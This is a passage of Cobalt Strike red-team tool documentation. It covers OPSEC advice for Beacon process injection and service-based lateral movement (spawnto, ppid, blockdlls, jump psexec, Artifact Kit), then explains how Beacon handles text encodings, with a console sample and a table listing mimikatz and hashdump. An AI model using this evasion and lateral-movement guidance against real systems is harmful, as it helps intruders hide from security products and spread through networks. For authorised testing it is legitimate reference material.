OPSEC Advice

Malleable C2's process-inject block block gives a lot of control over the process injection process. When beacon exits an injected process it will not clean itself from memory and will no longer be masked when the stage.sleep_mask is set to true. With the 4.5 release most of the heap memory will be cleared and released. Recommendation is to not exit beacon if you do not want to leave memory artifacts unmasked during your engagement. When your engagement is done it is recommended to reboot all of the targeted systems to remove any lingering in-memory artifacts.

Process Injection (Spawn&Inject)

These commands spawn a temporary process and inject a payload or shellcode into it:

elevate uac-token-duplication
shspawn
spawn
spawnas
spawnu
spunnel
spunnel_local

OPSEC Advice

Use the **spawnto** command to set the temporary process to use. The **ppid** command sets a parent process for most of these commands. The **blockdlls** command will block userland hooks from some security products. Malleable C2's process-inject block gives a lot of control over the process injection process. Malleable C2's post-ex block provides options to adjust Beacon's in-memory evasion options.

Service Creation

The following internal Beacon commands create a service (either on the current host or a remote target) to run a command. These commands use Win32 APIs to create and manipulate services.

elevate svc-exe
jump psexec
jump psexec64
jump psexec_psh
remote-exec psexec

OPSEC Advice

These commands use a service name that consists of random letters and numbers by default. The Aggressor Script PSEXEC_SERVICE hook allows you to change this behavior. Each of these commands (excepting jump psexec_psh and remote-exec psexec) generate a service EXE and upload it to the target. Cobalt Strike's built-in service EXE spawns rundll32.exe [with no arguments], injects a payload into it, and exits. This is done to allow immediate cleanup of the executable. Use the Artifact Kit to change the content and behaviors of the generated EXE.

Unicode Support

Unicode is a map of characters in the world's languages to a fixed number or code-point. This document covers Cobalt Strike's support for Unicode text.

Encodings

Unicode is a map of characters to numbers (code-points), but it is not an encoding. An encoding is a consistent way to assign meaning to individual or byte sequences by mapping them to code-points within this map.

Internally, Java applications, store and manipulate characters with the UTF-16 encoding. UTF-16 is an encoding that uses two bytes to represent common characters. Rarer characters are represented with four bytes. Cobalt Strike is a Java application and internally, Cobalt Strike is capable of storage, manipulation, and display of text in the world's various writing systems. There's no real technical barrier to this in the core Java platform.

In the Windows world, things are a little different. The options in Windows to represent characters date all the way back to the DOS days. DOS programs work with ASCII text and those beautiful box drawing characters. A common encoding to map numbers 0-127 to US ASCII and 128-255 to those beautiful box drawing characters has a name. It's codepage 437. There are several variations of codepage 437 that mix the beautiful box drawing characters with characters from specific languages. This collection of encodings is known as an OEM encoding. Today, each Windows instance has a global OEM encoding setting. This setting dictates how to interpret the output of bytes written to a console by a program. To interpret the output of cmd.exe properly, it's important to know the target's OEM encoding.


The fun continues though. The box drawing characters are needed by DOS programs, but not necessarily Windows programs. So, with that, Windows has the concept of an ANSI encoding. It's a global setting, like the OEM encoding. The ANSI encoding dictates how ANSI Win32 APIs will map a sequence of bytes to code-points. The ANSI encoding for a language forgoes the beautiful box drawing characters for characters useful in the language that encoding is designed for. An encoding is not necessarily confined to mapping one byte to one character. A variable-length encoding may represent the most common characters as a single byte and then represent others as some multi-byte sequence.

ANSI encodings are not the full story though. The Windows APIs often have both ANSI and Unicode variants. An ANSI variant of an API accepts and interprets a text argument as described above. A Unicode Win32 API expects text arguments that are encoded with UTF-16.

In Windows, there are multiple encoding situations possible. There's OEM encoding which can represent some text in the target's configured language. There's ANSI encoding which can represent more text, primarily in the target's configured language. And, there's UTF-16 which can contain any code-point. There's also UTF-8 which is a variable-length encoding that's space efficient for ASCII text, but can contain any code-point too.

Beacon

Cobalt Strike's Beacon reports the target's ANSI and OEM encodings as part of its session metadata. Cobalt Strike uses these values to encode text input, as needed, to the target's encoding. Cobalt Strike also uses these values to decode text output, as needed, with the target's encoding.


Cobalt Strike View Attacks Reporting Help

	external	internal	user	computer	note	pid	last
	172.30.0.175 ∞∞	172.30.0.175	肉雞 *	WIN-UC1QENHV...		7212	58s
	54.197.211.22	172.30.0.175	肉雞	WIN-UC1QENHV...		7752	2s

Event Log X
Beacon 172.30.0.175@7752 X
Beacon 172.30.0.175@7212 X

```
beacon> shell dir c:\
[*] Tasked beacon to run: dir c:\
[+] host called home, sent: 38 bytes
[+] received output:
 磁碟區 C 中的磁碟沒有標籤。
 磁碟區序號:  E206-3785

 c:\ 的目錄

09/11/2017  00:26                30 out.txt
26/07/2012  07:44    <DIR>          PerfLogs
10/07/2014  18:44    <DIR>          Program Files
14/06/2017  06:09    <DIR>          Program Files (x86)
09/12/2017  20:54    <DIR>          Users
16/07/2017  21:45    <DIR>          Windows
               1 個檔案              30 位元組
               5 個目錄  14,901,997,568 位元組可用
[WIN-UC1QENHV2MS] 肉雞 */7212                                         last: 57s
beacon>
```

In general, the translation of text to and from the target's encoding is transparent to you. If you work on a target, configured to one language, things will work as you expect.

Different behaviors, between commands, will show up when you work with mixed language environments. For example, if output contains characters from Cyrillic, Chinese, and Latin alphabets, some commands will get it right. Others won't.

Most commands in Beacon use the target's ANSI encoding to encode input and decode output. The target's configured ANSI encoding may only map characters to code-points for a handful of writing systems. If the ANSI encoding of the current target does not map Cyrillic characters, make_token will not do the right thing with a username or password that uses Cyrillic characters.

Some command, in Beacon, use UTF-8 for input and output. These commands will, generally, do what you expect with mixed language content. This is because UTF-8 text can map characters to any Unicode codepoint.

The following table documents which Beacon commands use something other than the ANSI encoding to decode input and output:

Command	Input Encoding	Output Encoding
hashdump		UTF-8
mimikatz	UTF-8	UTF-8
powerpick	UTF-8	UTF-8
powershell	UTF-16	OEM
psinject	UTF-8	UTF-8
shell	ANSI	OEM

NOTE:
For those that know mimikatz well, you'll note that mimikatz uses Unicode Win32 APIs internally and UTF-16 characters. Where does UTF-8 come from? Cobalt Strike's interface to mimikatz sends input as UTF-8 and converts output to UTF-8.

SSH Sessions

Cobalt Strike's SSH sessions use UTF-8 encoding for input and output.

Logging

Cobalt Strike's logs are UTF-8 encoded text.

Fonts

Your font may have limitations displaying characters from some writing systems. To change the Cobalt Strike fonts:

Go to **Cobalt Strike -> Preferences -> Cobalt Strike** to change the GUI Font value. This will change the font Cobalt Strike uses in its dialogs, tables, and the rest of the interface.

Go to **Cobalt Strike -> Preferences -> Console** to change the Font used by Cobalt Strike's consoles.

Cobalt Strike -> Preferences -> Graph has a Font option to change the font used by Cobalt Strike's pivot graph.